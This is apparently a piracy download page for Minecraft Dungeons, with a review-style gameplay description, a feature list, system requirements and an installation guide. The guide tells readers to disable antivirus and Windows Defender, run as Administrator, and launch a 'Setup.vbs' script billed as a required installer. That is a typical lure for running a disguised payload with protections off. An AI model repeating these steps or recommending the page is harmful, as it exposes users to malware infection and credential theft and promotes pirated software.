

Minecraft Dungeons PC - Gameplay



You pick a hero, drop into a level, and start swinging. That's the rhythm. Minecraft Dungeons is a top-down action game where you fight through procedurally arranged dungeons, clearing rooms of mobs and hunting for better gear as you go. There's no crafting and no building here—just combat, loot, and forward momentum. You've got a melee weapon, a ranged weapon, armor, and three artifact slots, and the artifacts are where the variety lives. A healing totem, a lightning rod, a soul-summoning harvester, a gong that stuns everything nearby—mixing and matching them is the real meat of the build system.

Levels are short, usually ten to twenty minutes, and they scale in difficulty as you unlock higher tiers, which drop better gear with enchantments attached. Up to four players can run together locally or online, and the game adjusts enemy counts so it never feels too easy or too crowded. It's not a deep game, and it's not trying to be. It's a straightforward, cheerful dungeon crawler you can finish in a weekend and keep coming back to for the loot loop.
Game Features:
- Artifact-Based Builds – Three artifact slots let you mix abilities like healing totems, lightning rods, and soul harvesters to shape how you play.
- Enchantment System – Gear drops with enchantments attached, and you choose which ones to keep, which adds a light layer of build crafting to the loot loop.
- Four-Player Co-op – Local and online co-op for up to four players, with enemy counts that scale to match the group size.
- Difficulty Tiers – Higher difficulty settings unlock better loot and tougher enemies, giving the game a reason to keep replaying levels.
- No Crafting, No Building – The game strips out Minecraft's core systems entirely and focuses purely on combat, loot, and forward momentum.
Game Screenshots Gallery
Installation Guide
Step-by-step setup process- 1 The game is pre-installed and portable, so you don't need to install it.
- 2 Extract the downloaded RAR/ZIP file using WinRAR, 7-Zip, or any compatible archive tool.
- 3 Open the extracted game folder.
-
4
Run directly /
Install Setup.vbs
Please review these important details before installation:
- Disable your Antivirus/Windows Defender before extracting the game files.
- Always run the game as Administrator to avoid permission-related issues.
- For detailed instructions, please read the Guide.txt file included in the game folder.
- ⚙️ Setup Script (.VBS) — This is a lightweight installation script required to configure the game automatically. Run it and follow the on-screen instructions.
System Requirements
Minimum specifications neededSign in and add your hardware specs to find out
REQUIRES A 64-BIT PROCESSOR AND OPERATING SYSTEM
| OS | Windows 10, 8, 7 |
| Processor | Intel Core i5 2.8GHz or equivalent |
| Graphics | NVIDIA GeForce GTX 660 or AMD Radeon HD 7870 or equivalent DX11 GPU |
| DirectX | Version 11 |
| Memory | 8 GB RAM |
| Storage | 6 GB available space |
Recommended For You
Mafia 1
2.47GB
Sekiro: Shadows Die Twice
13.6GB
Bully Scholarship Edition
3.2GB
Project Zomboid
5GB
How to Fish
323MB
Wallpaper Engine
279MB
Need for Speed ProStreet
4.57GB
Hollow Knight
1GBComments (0)
Leave a comment
Your email address will not be published. Required fields are marked *
No comments yet. Be the first to comment.